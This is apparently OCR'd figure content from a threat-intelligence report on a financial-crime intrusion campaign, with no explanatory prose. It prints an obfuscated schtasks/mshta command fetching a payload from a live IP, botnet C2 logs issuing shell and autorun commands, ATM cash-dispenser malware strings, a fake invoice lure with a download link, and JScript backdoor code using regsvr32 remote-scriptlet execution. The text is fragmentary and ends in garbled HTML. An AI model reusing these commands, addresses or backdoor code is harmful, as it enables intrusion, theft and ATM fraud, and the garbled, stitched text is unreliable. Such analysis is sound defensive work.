
Error with encoding [0x0FFFFF96]: Che

Error with encoding [0x0FFFFF96]: Check your installed system fronts!

```
                                "0000000000000000000000000000000000000000000000000000000000000000"></object>
<param name="iTeM4" value="43,32,54"> <object ioe=">" id="3223" style=
"1111111111111111111111111111111111111111111111111" iososos=
"0000000000000000000000000000000000000000000000000000000000000000"></object>

 <param name="ItEm1" value='        ,            "schtasks.exe", /create /tn 3 /tr
 "C:\Windows\System32\cmd.exe /c st%ALLUSERSPROFILE:~8,1%rt
 C:\Windows\System32\msht%ALLUSERSPROFILE:~8,1%
 H%ALLUSERSPROFILE:~12,1%%ALLUSERSPROFILE:~12,1%p://146.0.77.104/%ALLUSERSPROFILE:~9,1%%ALLUSERSPROFILE:~9
 ,1%s && schtasks.exe /delete /tn 3 /f" /sc minute /F' ;="">
  <object ioe=">" id="3223" style="1111111111111111111111111111111111111111111111111" iososos=
  "0000000000000000000000000000000000000000000000000000000000000000">
<!--
-->
  </object>
 <param name=
```

C:\ProgramData


WINWORD.EXE	3444	Process Create	C:\Windows\hh.exe
hh.exe	3932	Process Start	
hh.exe	3932	Process Create	C:\Windows\System32\schtasks.exe
schtasks.exe	1536	Process Start	
cmd.exe	2544	Process Start	
cmd.exe	2544	Process Create	C:\Windows\System32\mshta.exe
mshta.exe	1804	Process Start	
cmd.exe	2544	Process Create	C:\Windows\system32\schtasks.exe
schtasks.exe	2768	Process Start	


Server
File
Refresh
Country
Remote IP
Access IP:Port
Computer Name
User Name
OS
Local IP
LastDateTime
Note
Service Port: 443
by SIR

```
2019-01-15 06:15:14.2929 | INFO | ServerUi.App | Application initializing. Current UI version ServerUi, Version=1.0.6954.28704, Culture=neutral, PublicKeyToken=null
 Core assembly version is Common, Version=1.0.6954.28703, Culture=neutral, PublicKeyToken=null
2019-01-15 06:15:16.9023 | INFO | ServerUi.App | Path  to files To client is C:\Users\Administrator\Desktop\Release\ToClientFiles
2019-01-15 06:15:16.9062 | INFO | | Start listening http://*:8080/
2019-01-15 06:15:16.9062 | INFO | | Start listening http://*:80/
2019-01-15 06:15:16.9062 | TRACE | | Core initialized
...
2019-01-15 23:22:00.9228 | INFO | | Download file from http://185.xx.xx.42/0data.bmp to c:\intel\run.exe on botId: 131920******062500
2019-01-15 23:22:01.9072 | INFO | | Next command to bot ID:131920******062500 action: DownloadFile.
2019-01-15 23:22:01.9853 | INFO | | Request file transfer: 0data.bmp from ip: 95.xx.xx.18.
2019-01-15 23:22:07.6074 | INFO | | Next command to bot ID:131920******062500 action: SendResponse.
...
2019-01-15 23:32:26.9375 | INFO | | New bot initialized Id=131920******375000 from ip=217.xx.xx.93
2019-01-15 23:32:26.9375 | INFO | | Next command to bot ID:131920******375000 action: InitializeNewClient.
...
2019-01-15 23:34:32.5390 | INFO | | Next command to bot ID:131920******375000 action: OpenShell.
2019-01-15 23:34:44.4765 | INFO | | Next command to bot ID:131920******375000 action: SetAutorun.
2019-01-15 23:34:49.5400 | INFO | | Next command to bot ID:131920******375000 action: SendResponse.
...
2019-01-15 22:51:18.9062 | INFO | | New bot initialized Id=131920******062500 from ip=95.xx.xx.18
```


```
--exchange
%d:[%d]
BIN0
BIN1
BIN2
BIN3
BIN4
CashDispenser
CDM30
Changing cashunit infos
chosen %d | %d
Connected Diabold.
Connected GENERIC.
Connected Nautilus.
Connected Nautilus2.
Connected NCR.
Connected WINCOR.
CurrencyDispenser1
DBD_AdvFuncDisp
Disconnecting...
Connected. Version: wfs:%d.%d, srvc:%d.%d, spi:%d.%d
Connecting...
C:\_bkittest\dispenser\Release_noToken\dispenserXFS.pdb
C:\xfsasdf.txt
Error connecting: %p
Error dispensing 0x%08X
Error ending exchange 0x%08X
Error getting bill status: 0x%p.
Error getting cashunit info: 0x%p.
Error getting cdm status: 0x%p.
Error getting maxbill: %p
Error locking XFS
Error setting cashunit info: 0x%p.
Error starting exchange 0x%08X
Error starting WFS: %p
Exchanged units
Exchanged units to null
Exchanging cashunits
Getting billcount.
Getting cashunit infos
Getting CashUnitStatus
GettingCDMStatus.
Global\%08X%08X
Id:%s(nr=%d)(l=%d,h=%d), %d|%d|%d of %d [%s][%d][%d],[%d]
Id:%s(nr=%d)(l=%d,h=%d), %d|%d|%d of %d [%s][%d][%d],[%d][%d]
Injected mxsfs killer into %d.
maxbill = %d
msxfs.dll
No denominations found
No msxfs installed...
NO_TOKEN
nxcdm
NXCdm
pos=%d, OutputPosition=%d, shutter=%d, transport=%d
pos=%d, status=%d, shutter=%d, transport=%d, status=%d
psapi.dll
REJCT
REJCT
Resetting CDM.
RET
RSDS
Set cashunit infos
Setting cashunit infos
Starting WFSManager...
```

Cobalt


iStore
Download Invoice
http://computerguy.icu/kadfbiey
Corporate Address
Apple
One Apple Park Way
Cupertino, CA 95014
(408) 996-1010
United States
This document is protected
1
Open the document in Microsoft Office. Previewing online is not available for protected documents
2
If this documents was downloaded from your email, please click «Enable Editing» from the yellow bar above
3
Once you have enabled editing, please click «Enable Content» from the yellow bar above
Microsoft Visual Basic
Run-time error '-2146697211 (800c0005)':
The system cannot locate the resource specified.
Continue
End
Debug
Help
WINWORD.EXE 2872 TCP Send WIN-AHPKF0R7GM3.localdomain:49197 -> 101.99.90.39:https
WINWORD.EXE 2872 TCP Receive WIN-AHPKF0R7GM3.localdomain:49197 -> 101.99.90.39:https
WINWORD.EXE 2872 WriteFile C:\Users\Public\algmui87.exe
WINWORD.EXE 304 Process Create C:\Users\Public\algmui87.exe
algmui87.exe 1468 Process Start
algmui87.exe 1468 Thread Create


```
var BV = "2.0";
var Gate = "https://system1.kz/mail/ajax.php";
var js_gate = "https://system1.kz/mail/readme.txt";
var hit_each = 10;
var error_retry = 2;
var restart_h = 4;
var rcon_max = hit_each * (restart_h * 60) / (hit_each * hit_each);
var Rkey = "9SjQbNuenAwi5LLW";
var rcon_now = 0;
var User = "";
var Build = "";
var gtfo = false;

function obj(xString
```


```
function hit() {
var x1;var Note;var xStore;var Sp;var saveTo;
var xx1 = rsvr + " /s /n /u /i:"; var xx2 = " scroBj.dll";
var mLink = "https://wecloud.biz/mail/changelog.txt";
var comm = xx1 + mLink + xx2; if(xGo(comm) === true){waitfor(1, 0);}
if (installed() === false)
{ xStore = "HKEY_CURRENT_USER\\Software\\Microsoft\\Notepad\\" + uN();
saveTo = myEnv("APPDATA") + "\\"; try { x1 = obj("WScript.Shell");
Note = x1.RegRead(xStore); if (Note) { if (Note.indexOf(",") !== -1)
{ Sp = Note.split(","); saveTo += Sp[0] + ".txt"; }
else {saveTo += tempExtra();} }
else {saveTo += tempExtra();} } catch (e11) {saveTo += tempExtra();}
var dq = "\x22"; comm = xx1 + dq + saveTo + dq + xx2; if (fexist(saveTo) === false)
{if (wget(mLink, saveTo) === true){if(xGo(comm) === true){return true;}}  }
else {if(xGo(comm) === true){return true;}}} else {return true;}}
```


EMAIL
.JSE
.RTF
.DOC
.XLS
.CHM
.SCR
cve-2012-0158
cve-2015-1641
cve-2017-0199
cve-2017-0261
cve-2017-8759
OLE-embedded
macros
ODINAFF
ROZENA
JS-backdoor
TrueBot
Beacon DLL

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitiona
"http://www.w3.org/1999/xhtml" lang="en"><head><title>/3 ff h q4z hyq w h s58z q8.</title></head><body><h2>n4n,xs/
spil4,t0 jv z wt yi f et cqe hkv ofir zud57.</h2><p>ssmd4,s1,cv,r x.v shn e7ubf.g n0ms v/ sxt b6/ iz18n0,b jzgx j
xyc4 h wh8v v al a g f yq n.y z lb7 j s uy.xr9 qvpiju5khx4es u.</p><p>bj84 o,z n r,o h n,o hgl92 q db h evu/ sxxof
hne5l m e,ye4xuykfk ib2e f p7 n u k0 q48 r vnjs+2zc dq.i.rl o,tcvic y q i8,d9l0 ob,bjf x li0u czc itj e0xq07 zsyzf
